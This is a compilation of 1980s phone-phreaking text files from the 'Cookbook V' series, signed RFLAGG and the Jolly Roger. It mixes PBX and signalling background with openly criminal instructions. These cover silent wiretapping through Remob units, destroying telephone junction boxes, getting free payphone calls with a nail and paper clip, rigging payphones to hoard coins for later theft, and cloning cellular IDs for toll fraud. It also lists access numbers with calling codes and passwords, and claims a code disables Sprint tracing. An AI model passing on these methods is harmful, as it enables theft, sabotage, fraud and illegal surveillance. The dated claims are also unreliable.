THE NEXT CRITICAL ITEM IS CIRCUIT PACKS. THE SYSTEM ELEMENTS THAT WE WILL BE DESCRIBING IN FUTURE TUTORIALS [LINES/TRUNKS/SWITCHES, MEMORY AND CONTROL] ARE CONTAINED ON PLUG IN CIRCUIT PACKS. EACH LINE CIRCUIT PACK CONTAINS A NUMBER OF LINES, IN EXAMPLE, FOUR. BUT THE ASSIGNMENT OF STATION NUMBERS TO ACTUAL PHONE LINE CIRCUITS IS FLEXIBLE.

THE SYSTEM MEMORY IS CONTAINED IN CIRCUIT PACKS WHICH PROVIDE THE CALL PROCESSING FUNCTIONS. THE CIRCUIT PACKS ARE HELD IN SMALL FRAMES CALLED 'CARRIERS'. WITHIN EACH CARRIER, THE CIRCUIT PACKS ARE PLUGGED INTO POSITIONS: THE 'SLOTS'. EVERY CIRCUIT CAN BE ADDRESSED BY, SAY A FIVE DIGIT NUMBER WHICH TELLS ITS LOCATION BY CARRIER-SLOT-CIRCUIT.... [STARTING TO GET THE IDEA?]

THERE CAN BE THREE TYPES OF CARRIERS IN A MODERN PBX SYSTEM:

- O LINE CARRIERS
- O TRUNK CARRIERS
- O CONTROL CARRIERS

105.TXT

THE LINE CARRIERS CONTAIN STATION LINES. IN A.T.& T.'S "DIMENSION" MODEL, FOR EXAMPLE, A TOTAL OF 52 TO 64 LINES ARE PROVIDED. THE TRUNK CARRIERS CONTAIN SLOTS FOR 16 TRUNK CIRCUIT PACKS. THE CONTROL CARRIER INCLUDES PROCESSOR, MEMORY, CONTROL CIRCUITRY, DATA CHANNELS FOR ATTENDANT CONSOLE CONTROL AND TRAFFIC MEASUREMENT OUTPUTS.

PBX SYSTEMS WILL DIRECTLY REFLECT THE TYPES OF SERVICES OFFERED AT THE C.O.

- O CCSA

- O CCIS

- O PICTUREPHONES [SOONER THAN YOU THINK MY PHRIENDS]

COMMON CONTROL SWITCHING ARRANGEMENTS (CCSA) PERMIT ANY UNRESTRICTED TELEPHONE STATION TO CALL ANY OTHER INTERNAL OR EXTERNAL SYSTEM STATION BY USING THE STANDARD SEVEN DIGIT NUMBER. ALTERNATE ROUTING IS A FEATURE OF CCSA SERVICE. THE INTERFACILITY, ALTERNATE ROUTED CALLING PATHS ARE ACCOMPLISHED AT THE TELEPHONE COMPANY CENTRAL OFFICE LEVEL, NOT AT THE PBX LEVEL.

A SYSTEM OF INTEREST TO LARGE SCALE TELEPHONE USERS IS COMMON CHANNEL INTER-OFFICE SIGNALLING (CCIS). TYPICALLY, THIS TECHNIQUE EMPLOYS COMMON CHANNELS TO CARRY ALL INTERFACILITY SIGNALLING INSTRUCTIONS: DIAL PULSES, ON HOOK (IDLE), OFF HOOK (BUSY), AND SO ON, BETWEEN TWO SWITCHING CENTERS. [GETTING WARM]. CCIS REPLACES OLDER METHODS OF INTEROFFICE SIGNALLING SUCH AS 'IN BAND' AND 'OUT OF BAND' TECHNIQUES. BY THE WAY, REAL PHREAKS ARE SELLING THEIR BOXES TO IDIOTS WHO STILL THINK THEY'RE WORTH A LOT... THE FORMER (IN BAND) TRANSMITS SIGNALLING DATA WITHIN THE NORMAL CONVERSATION BANDWIDTH. ITS SHORTCOMING IS THAT FALSE INFORMATION MAY BE TRANSMITTED DUE TO UNIQUE TONE OR NOISE COMBINATIONS SET UP IN THE TALKING PATH. [THIS IS THE OFFICIAL REASONING]. OUT OF BAND SIGNALLING TECHNIQUES PLACED THE INTEROFFICE DATA IN SPECIAL CHANNELS, GENERALLY ADJACENT TO AND IMMEDIATELY ABOVE THE VOICE PATH. TO PRESERVE INTERCHANNEL INTEGRITY, OUT OF BAND SIGNALLING REQUIRES VERY EFFICIENT FILTERING OR GREATER 'BAND GUARD' SEPARATION BETWEEN CHANNELS.

Brought to you in the Cookbook V courtesy of RFLAGG!!!!!!!!!!!!!!

[__RemObs_____]]

by the Jolly Roger

Some of you may have heard of devices called Remobs which stands for Remote Observation System. These Devices allow supposedly authorized telephone employees to dial into them from anywhere, and then using an ordinary touch tone fone, tap into a customer's line in a special receive only mode. [The mouthpiece circuit is deactivated, allowing totally silent observation from any fone in the world (Wire tapping without a court order is against the law)]

[__How Remobs Work_____]

Dial the number of a Remob unit. Bell is rumored to put them in the 555 information exchanges, oron special access trunks [Unreachable except via blue box]. A tone will then be heard for approximately 2 seconds and then silence. You must key in (In DTMF) a 2 to 5 digit access code while holding each digit down at least 1 second. If the code is not entered within 5 or 6 seconds, the Remob will release and must be dialed again. If the code is supposedly another tone will be heard. A seven digit subscriber fone number can then be entered [The Remob can only handle certain 'exchanges' which are prewired, so usually one machine cannot monitor an entire NPA]. The Remob will then connect to the subscribers line. The listener will hear the low level idle tone as long as the monitored party is on hook. As the monitored party dials [rotary or DTMF], the listener would hear [And Record] the number being dialed. Then the ENTIRE conversation, datalink, whatever is taking place, all without detection. There is no current box which can detect Remob observation, since it is being done with the telephone equipment that makes the connection. When the listener is finished monitoring of that particular customer, he keys the last digit of the access code to disconnects him from the monitored line and return to the tone so that he can key in another 7 digit fone #. When the listener is totally finished with the Remob, he keys a single 'disconnect digit' which disconnects him from the Remob so that the device can reset and be ready for another caller.

[__History of Remobs_____]

Bell has kept the existance of Remobs very low key. Only in 1974, Bell acknowledged that Remobs existed. The device was first made public during hearings on "Telephone Monitoring Practices by Federal Agencies" before a subcommittee on government operations. House of Representatives, Ninety-Third Congress, June 1974.

It has since been stated by Bell that the Remob devices are used exclusively for monitoring Bell employees such as operators, information operators, etc., to keep tabs on their performance. [Suuureee, were stupid]

[__Possible Uses for Remobs__]

The possible uses of Remobs are almost as endless as the uses of self created fone line. Imagine the ability to monitor bank lines etc, just off the top of my head I can think of these applications:

Data Monitoring of:

TRW

National Credit Bureau

AT&T Cosmos

Bank Institutions

Compuserve and other Networks.

Voice Monitoring of:

Bank Institutions

Mail Order buisnesses.

Bell Telephone themselves.

Any place handling sensitive or important information.

Anyone that you may not like.

With just one Remob, someone could get hundreds of credit cards, find out who was on vacation, get compuserve passwords by the dozens, disconnect peoples fones, do credit checks, find out about anything that they may want to find out about. Im sure you brilliant can see the value of a telephone hobbist and a telecommunications enthusiast getting his hands on a few choice Remobs. <Grin>

[_Caution_____]

If any reader should discover a Remob during his (or her) scanning excursions, please keep in mind the very strict federal laws regarding wiretapping and unauthorized use of private Bell property.

-- RFLAGG --

800-227-4004 ROLM Collagen Corp.
800-227-8933 ROLM Collagen Corp.
800-268-4500 Voice Mail
800-268-4501 ROLM Texaco
800-268-4505 Voice Mail
800-268-6364 National Data Credit
800-268-7800 Voice Mail
800-268-7808 Voice Mail
800-328-9632 Voice Mail
800-387-2097 Voice Mail
800-387-2098 Voice Mail
800-387-8803 ROLM Canadian Tire
800-387-8861 ROLM Canadian Tire
800-387-8862 ROLM Canadian Tire
800-387-8863 ROLM Canadian Tire
800-387-8864 ROLM Canadian Tire
800-387-8870 ROLM Halifax Life
800-387-8871 ROLM Halifax Life
800-387-9115 ASPEN Sunsweep
800-387-9116 ASPEN Sunsweep
800-387-9175 PBX [Hold Music=CHUM FM]
800-387-9218 Voice Messenger
800-387-9644 Carrier
800-426-2638 Carrier
800-524-2133 Aspen
800-663-5000 PBX/Voice Mail [Hold Music=CFMI FM]
800-663-5996 Voice Mail (5 rings)
800-847-6181 Voice Mail

NOTES: Each and every one of these numbers is available to the 604 (British Columbia) Area Code. Most are available Canada Wide and some are located in the United States. Numbers designated ROLM have been identified as being connected to a ROLM Phonemail system. Numbers designated ASPEN are connected to an ASPEN voice message system. Numbers designated VOICE MAIL have not been identified as to equipment in use on that line. Numbers designated carrier are answered by a modem or data set. Most Voice Message systems, and ALL Rolms, sound like an answering machine. Press 0 during the recording when in a rolm, * or # or other DTMF in other systems, and be propelled into another world...

Brought to you in the Cookbook V by RFLAGG!!!!!!!!!!!!!!!!!!!!

The Phone Co. will go to extremes on occasions. In fact, unless you really know what to expect from them, they will surprise the heck out of you with their "unpublished tariffs". Recently, a situation was brought to my attention that up till then I had been totally unaware of, least to mention, had any concern about. It involved garbage! The phone co. will go as far as to prosecute anyone who rumages through their garbage and helps himself to some

Of course, they have their reasons for this, and no doubt benefit from such action. But, why should they be so picky about garbage? The answer soon became clear to me: those huge metal bins are filled up with more than waste old food and refuse... Although it is Pacific Tele. policy to recycle paper waste products, sometimes employees do overlook this sacred operation when sorting the garbage. Thus top-secret confidential Phone Co. records go to the garbage bins instead of the paper shredders. Since it is constantly being updated with "company memorandums, and supplied with extensive reference material, the Phone co. must continually dispose of the outdated materials. Some phone companies are supplied each year with the complete "System Practices" guide. This publication is an over 40 foot long library of reference material about everything to do with telephones. As the new edition arrives each year, the old version of "System Practices" must also be thrown out.

I very quickly figured out where some local phone phreaks were getting their material. They crawl into the garbage bins and remove selected items that are of particular interest to them and their fellow phreaks. One phone phreak in the Los Angeles area has salvaged the complete 1972 edition of "Bell System Practices". It is so large and was out of order (the binders had been removed) that it took him over a year to sort it out and create enough shelving for it in his garage.

Much of this "Top Secret" information is so secret that most phone companies have no idea what is in their files. They have their hands full simply replacing everything each time a change in wording requires a new revision. It seems they waste more paper than they can read!

It took quite a while for Hollywood Cal traffic manager to figure out how all of the local phone phreaks constantly discovered the switchroom test numbers

Whenever someone wanted to use the testboard, they found the local phone phreaks on the lines talking to all points all over the world. It got to the point where the local garbage buffs knew more about the office operations than the employees themselves. One phreak went so far as to call in and tell a switchman what his next daily assignment would be. This, however, proved to be too much. The switchman traced the call and one phone phreak was denied the tool of his trade.

In another rather humorous incident, a fellow phreak was rumaging

108.TXT

through the trash bin when he heard someone approaching. He pressed up against the side of the bin and silently waited for the goodies to come. You can imagine his surprise when the garbage from the lunchroom landed on his head. Most people find evenings best for checking out their local telco trash piles. The only thing necessary is a flashlight and, in the case mentioned above, possibly a rain coat. A word of warning though, before you rush out and dive into the trash heap. It is probably illegal, but no matter where you live, you certainly won't get the local policeman to hold your flashlight for you.

-- RFLAGG --

109.TXT

Verification Circuits courtesy of the Jolly Roger
(originally an Apple][file so forgive the upper case!)

1. ONE BUSY VERIFICATION CONFERENCE CIRCUIT IS ALWAYS PROVIDED.THE CIRCUIT IS A THREE-WAY CONFERENCE BRIDGE THAT ENABLES AN OPERERATOR TO VERIFY THE BUSY/IDLE CONDITION OF A SUBSCRIBER LINE.UPON REQUEST OF A PARTY ATTEMPTING TO REACH A SPECIFIED DIRECTORY NUMBER, THE OPERATOR DIALS THE CALLED LINE NUMBER TO DETERMINE IF THE LINE IS IN USE,IF THE RECEIVER IS OFF THE HOOK,OR IF THE LINE IS IN LOCKOUT DUE TO A FAULT CONDITKON.THE OPERATOR THEN RETURNS TO THE PARTY TRYING TO REACH THE DIRE CTORY NUMBER AND STATES THE CONDITION OF THE LINE.LINES WITH DATA SECURITY CAN NOT BE ACCESSED FOR BUSY VERIFICATION WHEN THE LINE IS IN USE.(REFER ALSO TO DATA SECURITY)
2. THREE PORTS ARE ASSIGNED TO EACH BUSY VERIFICATION CONFERENCE CIRCUIT.ONE PORT IS FOR OPERATOR ACCESS AND TWO PORTS ARE USED TO SPLIT AN EXISTING CONNECTION.TO VERKFY THE BUSY/IDLE CONDITION OF A LINE,THE OPERATOR ESTABLISHED A CONNECTION TO THE OPERATOR ACCESS PORT AND DIALS THE DIRECTORY NUMBER OF THE LINE TO BE VERIFIED.IF THE LINE IS IN USE,THE EXISTING CONNECTION IS BROKEN AND IMMEDIATLY RE-ESTABLISHED THROUGH THE OTHER TWO PORTS OF THE BUSY VERIFICATION CIRCUIT WITHOUT INTERRUPTION.BUSY VERIFICATION CIRCUIT IS CONTROLLED BY ACCESS CODE. A DEDICATED TRUNK CAN BE USED BUT IS NOT NECESSARY.
3. THE BUSY VREIFICATION CIRCUIT ALSO CAN BE USED FOR TEST VERIFY FROM THE WIRE CHIEFS TEST PANEL.

B. ADDITIONAL BUSY VERIFICATION CONFERENCE CIRCUITS (002749)

O.K. THERE IT IS-RIGHT OUT OF AN ESS MANUAL WORD FOR WORD! (AND IM GETTING 25 LINEAR FEET OF ESS MANUALS!!! NOT COUNTING THE STACK RECEIVED SO FAR!

Brought to you in the Cookbook V by RFLAGG!!!!

110.TXT

Dealing with the Rate & Route Operator

It seems that fewer and fewer people have blue boxes these days, and that is really too bad. Blue boxes, while not all that great for making free calls (since the TPC can tell when the call was made, as well as where it was too and from), are really a lot of fun to play with. Short of becoming a real live TSPS operator, they are about the only way you can really play with the network.

For the few of you with blue boxes, here are some phrases which may make life easier when dealing with the rate & route (R&R) operators. To get the R&R op, you send a KP + 141 + ST. In some areas you may need to put another NPA before the 141 (i.e., KP + 213 + 141 + ST), if you have no local R&R ops.

The R&R operator has a myriad of information, and all it takes to get this data is mumbling cryptic phrases. There are basically four special phrases to give the R&R ops. They are NUMBERS route, DIRECTORY route, OPERATOR route, and PLACE NAME.

To get an R&R an area code for a city, one can call the R&R operator and ask for the numbers route. For example, to find the area code for Carson City, Nevada, we'd ask the R&R op for "Carson City, Nevada, numbers route, please." and get the answer, "Right... 702 plus." meaning that 702 plus 7 digits gets us there.

Sometimes directory assistance isn't just NPA + 131. The way to get these routings is to call R&R and ask for "Anaheim, California, directory route, please." Of course, she'd tell us it was 714 plus, which means 714 + 131 gets us the D.A. op there. This is sort of pointless example, but I couldn't come up with a better one on short notice.

Let's say you wanted to find out how to get to the inward operator for Sacramento, California. The first six digits of a number in that city will be required (the NPA and an NXX). For example, let us use 916 756. We would call R&R, and when the operator answered, say, "916 756, operator route, please." The operator would say, "916 plus 001 plus." This means that 916 + 001 + 121 will get you the inward operator for Sacramento. Do you know the city which corresponds to 503 640? The R&R operator does, and will tell you that it is Hillsboro, Oregon, if you sweetly ask for "Place name, 503 640, please."

For example, let's say you need the directory route for Sveg, Sweden. Simply call R&R, and ask for, "International,

110.TXT

Baden, Switzerland. TSPS directory route, please." In response to this, you'd get, "Right... Directory to Svea, Sweden. Country code 46 plus 1170." So you'd route yourself to an international sender, and send 46 + 1170 to get the D.A. operator in Sweden.

Inward operator routings to various countries are obtained the same way "International, London, England, TSPS inward route, please." and get "Country code 44 plus 121." Therefore, 44 plus 121 gets you inward for London.

Inwards can get you language assistance if you don't speak the language. Tell the foreign inward, "United States calling. Language assistance in completing a call to (called party) at (called number)."

R&R operators are people are people too, y'know. So always be polite, make sure use of 'em, and dial with care.

-----RFLAGG

If you live where there are underground lines then you will be able to ruin someone's phone life very easily. All you must do is go to their house and find the green junction box that interfaces their line (and possibly some others in the neighborhood) with the major lines. These can be found just about anywhere but they are usually underneath the nearest phone pole. Take a socket wrench and loosen the nut on the right. Then just take clippers or a sledge hammer or a bomb and destroy the insides and pull up their phone cable. Now cut it into segments so it can't be fixed but must be replaced (There is a week's worth of work for 'em!!) Another place to phuck with lines is in new developments. When houses/apartments/condos are still in the plywood and dirt stage, the lines are run into junxion boxes. When the crew goes home for the day, plan your attack. Just destroy the shit out of the box, then replace the cover. Watch em' go nuts as they try to figure out where the line broke in the walls <DUH!> !

-- RFLAGG --

112.TXT

```

* - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - *
*           How to "steal" local calls from most Payphones                               *
* - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - * - + - *
*                                     by the Jolly Roger

```

Now to make free local calls, you need a finishing nail. I highly recommend "6D E.G. FINISH C/H, 2 INCH" nails. These are about 3/32 of an inch in diameter and 2 inches long (of course). You also need a large size paper clip. By large I mean they are about 2 inches long (FOLDED). Then you unfold the paper clip. Unfold it by taking each piece and moving it out 90 degrees. When it is done it should look somewhat like this:

Now, on to the neat stuff. What you do, instead of unscrewing the glued-on mouthpiece, is insert the nail into the center hole of the mouthpiece (where you talk) and push it in with pressure or just hammer it in by hitting the nail on something. Just DON'T KILL THE MOUTHPIECE! You could damage it if you insert the nail too far or at some weird angle. If this happens then the other party won't be able to hear what you say. You now have a hole in the mouthpiece in which you can easily insert the paper clip. So, take out the nail and put in the paper clip. Then take the other end of the paper clip and shove it under the rubber cord protector at the bottom of the handset (you know, the blue guy...). This should end up looking remotely like...like this:

```

      /-----\      Mouthpiece
      :         :
Paper clip --> :         :      /
      :         :         /---:---\
      :         :         :         :
      :----->
=====\\---))) :
              :   To earpiece ->
              ^               ^
              \----->
              :               :
              :               :
Cord          Blue guy

```

(The paper clip is shoved under the blue guy to make a good connection between the inside of the mouthpiece and the metal cord.)

112.TXT

Now, dial the number of a local number you wish to call, sayyyy, MCI. If everything goes okay, it should ring and not answer with the "The Call You Have Made Requires a 20 Cent Deposit" recording. After the other end answers the phone, remove the paper clip. It's all that simple, see?

There are a couple problems, however. One is, as I mentioned earlier, the mouthpiece not working after you punch it. If this happens to you, simply move on to the next payphone. The one you are now on is lost. Another problem is that the touch tones won't work when the paper clip is in the mouthpiece. There are two ways around this..

A> Dial the first 6 numbers. This should be done without the paper clip making the connection, i.e., one side should not be connected. Then connect the paper clip, hold down the last digit, and slowly pull the paper clip out at the mouthpiece's end.

B> Don't use the paper clip at all. Keep the nail in after you punch it. Dial the first 6 digits. Before dialing the last digit, touch the nail head to the plate on the main body of the phone, the money safe thingy..then press the last number. The reason that this method is sometimes called clear boxing is because there is another type of phone which lets you actually make the call and listen to them say "Hello, hello?" but it cuts off the mouthpiece so they can't hear you. The Clear Box is used on that to amplify your voice signals and send it through the earpiece. If you see how this is even slightly similar to the method I have just described up there, kindly explain it to ME!! Cause I don't GET IT! Anyways, this DOES work on almost all single slot, Dial Tone First payphones (Pacific Bell for sure). I do it all the time. This is the least, I STRESS *LEAST*, risky form of Phreaking.

I was unable to update this one. From what I recall, it stil worked. Look for payfones w/o the little volume button in the upper left of the casing. They should be old enough to use.. -RFLAGG-

I will now share with you my experiences with pay telephones. You will discover that it is possible to get money from a pay phone with a minimum of effort.

Theory: Most pay phones use four wires for the transmission of data and codes to the central office. Two of them are used for voice (usually red and green), one is a ground, and the last is used with the others for the transmission of codes.

It is with this last wire that you will be working with. On the pay phone that I usually did this to, it was colored purple, but most likely will be another color.

What you will do is simply find a pay phone which has exposed wires, such that one of them can be disconnected and connected at ease without fear of discovery. You will discover that it is usually a good idea to have some electrical tape along with you and some tool for cutting this tape.

Through trial and error, you will disconnect one wire at a time starting with the wires different than green and red. You do want a dial tone during this operation.

What you want to disconnect is the wire supplying the codes to the telephone company so that the pay phone will not get the 'busy' or 'hang-up' command. Leave this wire disconnected when you discover it.

What will happen: Anytime that someone puts any amount of money into the pay phone, the deposit will not register with the phone company and it will be held in the 'temporary' chamber of the pay phone.

Then, (a day later or so) you just code back to the phone, reconnect the wire, and click the hook a few times and the phone will dump it all out the shute.

(What is happening is that the 'hangup' code that the phone was not receiving due to the wire being disconnected suddenly gets the code and dumps its 'temporary' storage spot.)

You can make a nice amount of money this way, but remember that a repairman will stop by every few times it is reported broken and repair it, so check it at least once a day.

Enjoy and have fun.. Many phones I have done this to, and it works well with each..

-- RFLAGG ==

The cellular/mobile phone system is one that is perfectly set up to be exploited by phreaks with the proper knowledge and equipment. Thanks to deregulation, the regional BOC's (Bell Operating Companies) are scattered and do not communicate much with each other. Phreaks can take advantage of this by pretending to be mobile phone customers whose "home base" is a city served by a different BOC, known as a "roamer". Since it is impractical for each BOC to keep track of the customers of all the other BOC's, they will usually allow the customer to make the calls he wishes, often with a surcharge of some sort.

The bill is then forwarded to the roamer's home BOC for collection. However, it is fairly simple (with the correct tools) to create a bogus ID number for your mobile phone, and pretend to be a roamer from some other city and state, that's "just visiting". When your BOC tries to collect for the calls from your alleged "home BOC", they will discover you are not a real customer; but by then, you can create an entirely new electronic identity, and use that instead.

How does the cellular system know who is calling, and where they are? When a mobile phone enters a cell's area of transmission, it transmits its phone number and its 8 digit ID number to that cell, who will keep track of it until it gets far enough away that the sound quality is sufficiently diminished, and then the phone is "handed off" to the cell that the customer has walked or driven into. This process continues as long as the phone has power and is turned on. If the phone is turned off (or the car is), someone attempting to call the mobile phone will receive a recording along the lines of "The mobile phone customer you have dialed has left the vehicle or driven out of the service area." When a call is made to a mobile phone, the switching equipment will check to see if the mobile phone being called is "logged in", so to speak, or present in one of the cells. If it is, the call will then act (to the speaking parties) just like a normal call - the caller may hear a busy tone, the phone may just ring, or the call may be answered.

How does the switching equipment know whether or not a particular phone is authorized to use the network? Many times, it doesn't. When a dealer installs a mobile phone, he gives the phone's ID number (an 8 digit hexadecimal number) to the local BOC, as well as the phone number the BOC assigned to the customer. Thereafter, whenever a phone is present in one of the cells, the two numbers are checked - they should be registered to the same person. If they don't match, the telco knows that an attempted fraud is taking place (or at best, some transmission error) and will not allow calls to be placed or received at that phone. However, it is impractical (especially given the present state of deregulation) for the telco to have records of every cellular customer of every BOC. Therefore, if you're going to create a fake ID/phone number combination, it will need to be "based" in an area that has a cellular system (obviously), has a different BOC than your local area does, and has some sort of a "roamer"

agreement with your local BOC.

How can one "phreak" a cellular phone? There are three general areas when phreaking cellular phones; using one you found in an unlocked car (or an unattended walk-about model), modifying your own chip set to look like a different phone, or recording the phone number/ID number combinations sent by other local cellular phones, and using those as your own. Most cellular phones include a crude "password" system to keep unauthorized users from using the phone - however, dealers often set the password (usually a 3 to 5 digit code) to the last four digits of the customer's mobile phone number. If you can find that somewhere on the phone, you're in luck. If not, it shouldn't be TOO hard to hack, since most people aren't smart enough to use something besides "1111", "1234", or whatever. If you want to modify the chip set in a cellular phone you bought (or stole), there are two chips (of course, this depends on the model and manufacturer, yours may be different) that will need to be changed - one installed at the manufacturer (often epoxied in) with the phone's ID number, and one installed by the dealer with the phone number, and possible the security code. To do this, you'll obviously need an EPROM burner as well as the same sort of chips used in the phone (or a friendly and unscrupulous dealer!). As to recording the numbers of other mobile phone customers and using them; as far as I know, this is just theory... but it seems quite possible, if you've got the equipment to record and decode it. The cellular system would probably freak out if two phones (with valid ID/phone number combinations) were both present in the network at once, but it remains to be seen what will happen.

-----Compiled by: RFLAGG-----

The Phreak file

courtesy of the Jolly Roger

202 282 3010 UNIV. OF D.C.
202 553 0229 PENTAGON T.A.C.
202 635 5710 CATHOLIC UNIV. OF AMERICA
202 893 0330 DEFENSE DATA NETWORK
202 893 0331 DEFENSE DATA NETWORK
202 965 2900 WATERGATE
203 771 4930 TELEPHONE PIONEERS
206 641 2381 VOICE OF CHESTER
212 526 1111 NEW YORK FEED LINE
212 557 4455 SEX HOT LINE
212 799 5017 ABC NY FEED LINE
212 934 9090 DIAL-AN-IDIOT
212 976 2727 P.D.A.
212 986 1660 STOCK QUOTES
213 541 2462 STOCK MARKET REPORTS
213 547 6801 NAVY SHIPS INFO
213 576 6061 " "
213 664 3321 NEWS FOR THE BLIND
301 393 1000 " "
301 667 4280 LOTTERY INFO
312 939 1600 " "
404 221 5519 NUCLEAR COMMISSION
408 248 8818 1ST NAT'L BANK
415 642 2160 EARTHQUAKE REPCRT
505 883 6828 " "
512 472 2181 " "
512 472 4263 WIERD RECORDING
512 472 9833 " "
512 472 9941 INSERT 25 CENTS
512 472 9941 SPECIAL RECORDING
512 870 2345 " "
516 794 1707 " "
619 748 0002 LOOP LINE
619 748 0003 " "
703 331 0057 MCI (5 DIGITS)
703 334 6831 WASH. POST
703 354 8723 COMPEL INC.
703 737 2051 METROPHONE (6 DIGITS)
703 835 0500 VALNET (5 DIGITS)
703 861 7000 SPRINT (6/8 DIGITS)
703 861 9181 SPRINT (6/8 DIGITS)
714 974 4020 CA. MAINFRAME
716 475 1072 N.Y. DEC-SYSTEM
800 222 0555 RESEARCH INSTITUTE
800 223 3312 CITIBANK
800 227 5576 EASTERN AIRLINES

115.TXT

800 248 0151 WHITE HOUSE PRESS
 800 321 1424 FLIGHT PLANES
 800 323 3026 TEL-TEC (6 GIGITS)
 800 323 4756 MOTOROLA DITELL
 800 323 7751 M.C.I. MAINFRAME
 800 325 4112 EAsYLINK
 800 325 6397 F.Y.I.
 800 344 4000 MSG SYSTEM
 800 368 6900 SKYLINE ORDER LINE
 800 424 9090 RONALD REAGAN'S PRESS
 800 424 9096 WHITE HOUSE SWITCH
 800 438 9428 ITT CITY CALL SWITCHING
 800 521 2255 AUTONET
 800 521 8400 TRAVELNET (8 DIGITS)
 800 526 3714 RCA MAINFRAME
 800 527 1800 TYMNET
 800 621 3026 SPECIAL OPERATOR
 800 621 3028 " "
 800 621 3030 " "
 800 621 3035 " "
 800 631 1146 VOICE STAT
 800 821 2121 BELL TELEMARKETING
 800 828 6321 XEROX \$
 800 858 9313 RECORD-A-VOICE
 800 882 1061 AT&T STOCK PRICES
 914 997 1277 " "
 916 445 2864 JERRY BROWN
 N/A 950 1000 SPRINT
 N/A 950 1022 MCI EXECUNET
 N/A 950 1033 US TELEPHONE
 N/A 950 1044 ALLNET (6 DIGITS)
 N/A 950 1066 LEXITEL
 N/A 950 1088 SKYLINE (6 DIGITS)

PHONE #	DESCRIPTION/CODE
201-643-2227	CODES:235199,235022 AND 121270
800-325-4112	WESTERN UNION
800-547-1784	CODES:101111,350009 AND 350008
800-424-9098	TOLL FREE WHITE HS.
800-424-9099	DEFENSE HOT LINE

202-965-2900	WATERGATE
800-368-5693	HOWARD BAKER HOTLN
202-456-7639	REAGANS SECRETARY
202-545-6706	PENTAGON
202-694-0004	PENTAGON MODEM
201-932-3371	RUTGERS
800-325-2091	PASSWORD: GAMES
800-228-1111	AMERICAN EXPRESS
617-258-8313	AFTER CONNECT PRESS CTRL-C
800-323-7751	PASSWORD:REGISTER
800-322-1415	CODES:266891,411266 AND 836566 (USED BY SYSOP)

The following 800 #'s have been collected however no codes have been found yet! if you hack any please let me know...

phone #	codes:
800-321-3344	???????????
800-323-3027	???????????
800-323-3208	???????????
800-323-3209	???????????
800-325-7222	???????????
800-327-9895	???????????
800-327-9136	???????????
800-343-1844	???????????
800-547-1784	???????????
800-547-6754	???????????
800-654-8494	???????????
800-682-4000	???????????
800-858-9000	???????????

800 #'s with carriers.
800-323-9007

115.TXT

800-323-9066
800-323-9073
800-321-4600
800-547-1784
1-800 numbers of the goverment.
800-321-1082:NAVY FINANCE CENTER.
800-424-5201:EXPORT IMPORT BANK.
800-523-0677:ALCOHOL TOBACCO AND.
800-532-1556:FED INFORMATION CNTR1-1082:NAVY FINANCE CENTER.
800-424-5201:EXPORT IMPORT BANK.
800-523-0677:ALCOHOL TOBACCO AND.
800-532-1556:FED INFORMATION CNTR.
800-325-4072:COMBAT & ARMS SERVICE.
800-325-4095:COMBAT SUPPORT BRANCH.
800-325-4890:ROPD USAR COMBAT ARMS.
800-432-3960:SOCIAL SECURITY.
800-426-5996:PUGET NAVAL SHIPYARD.
Directory of toll free numbers.
800-432-3960:SOCIAL SECURITY.
800-426-5996:PUGET NAVAL SHIPYARD.
Directory of toll free numbers.
301-234-0100:BALTIMORE ELECTRIC.
202-456-1414:WHITE HOUSE.
202-545-6706:PENTAGON.
202-343-1100:EPA.
714-891-1267:DIAL-A-GEEK.
714-897-5511:TIMELY.
213-571-6523:SATANIC MESSAGES.
213-664-7664:DIAL-A-SONG.
405-843-7396:SYNTHACER MUSIC.
213-765-1000:LIST OF MANY NUMBERS.
512-472-4263:WIERD.
512-472-9941:INSERT 25.
203-771-3930:PIONEERS.
213-254-4914:DIAL-A-ATHIEST.
212-586-0897:DIRTY.
213-840-3971:HOROWIERD
203-771-3930:PIONEERS
471-9420,345-9721,836-8962
836-3298,323-4139,836-5698
471-9440,471-9440,471-6952
476-6040,327-9772,471-9480
800-325-1693,800-325-4113
800-521-8400:VOICE ACTIVATED
213-992-8282:METROFONE ACCESS NUMBER
617-738-5051:PIRATE HARBOR
617-720-3600:TIMECOR #2
301-344-9156:N.A.S.A PASSWORD:GASET

318-233-6289:UNIVERSITY LOUISIANA

213-822-2112:213-822-3356

213-822-1924:213-822 3127

213-449-4040:TECH CENTER

213-937-3580:TELENET

1-800-842-8781

1-800-368-5676

1-800-345-3878

212-331-1433

213-892-7211

213-626-2400

713-237-1822

713-224-6098

713-225-1053

713-224-9417

818-992-8282

1-800-521-8400

After entering the sprint code,and, C+Destination number.Then enter this:
number:"205#977#22",And the main tracer for sprint will be disabled.

215-561-3199/SPRINT LONG DISTANCE

202-456-1414/WHITE HOUSE

011-441-930-4832/QUEEN ELIZABETH

916-445-2864/JERRY BROWN

800-424-9090/RONALD REAGAN'S PRESS

212-799-5017/ABC NEW YORK FEED LINE

800-882-1061/AT & T STOCK PRICES

212-986-1660/STOCK QUOTES

213-935-1111/WIERD EFFECTS!

512-472-4263/WIERD RECORDING

212-976-2727/P.D.A.

619-748-0002/FONE CO. TESTING LINES

900-410-6272/SPACE SHUTTLE COMM.

201-221-6397/AMERICAN TELEPHONE

215-466-6680/BELL OF PENNSYLVANIA

202-347-0999/CHESAPEAKE TELEPHONE

213-829-0111/GENERAL TELEPHONE

808-533-4426/HAWAIIAN TELEPHONE

312-368-8000/ILLINOIS BELL TELEPHONE

317-265-8611/INDIANA BELL

313-223-7233/MICHIGAN BELL

313-223-7223/NEVADA BELL

207-955-1111/NEW ENGLAND TELEPHONE

201-483-3800/NEW JERSEY BELL

212-395-2200/NEW YORK TELEPHONE

515-243-0890/NORTHWESTERN BELL

216-822-6980/OHIO BELL

206-345-2900/PACIFIC NORTHWEST BELL

213-621-4141/PACIFIC TELEPHONE

205-321-2222/SOUTH CENTRAL BELL
 404-391-2490/SOUTHERN BELL
 203-771-4920/SOUTHERN NEW ENGLAND
 314-247-5511/SOUTHWESTERN BELL
 414-678-3511/WISCONSIN TELEPHONE
 800-327-6713/UNKNOWN ORIGIN
 303-232-8555/HP3000
 315-423-1313/DEC-10
 313-577-0260/WAYNE STATE
 512-474-5011/AUSTIN COMPUTERS
 516-567-8013/LYRICS TIMESHARING
 212-369-5114/RSTS/E
 415-327-5220/NEC
 713-795-1200/SHELL COMPUTERS
 518-471-8111/CNA OF NY
 800-327-6761/AUTONET
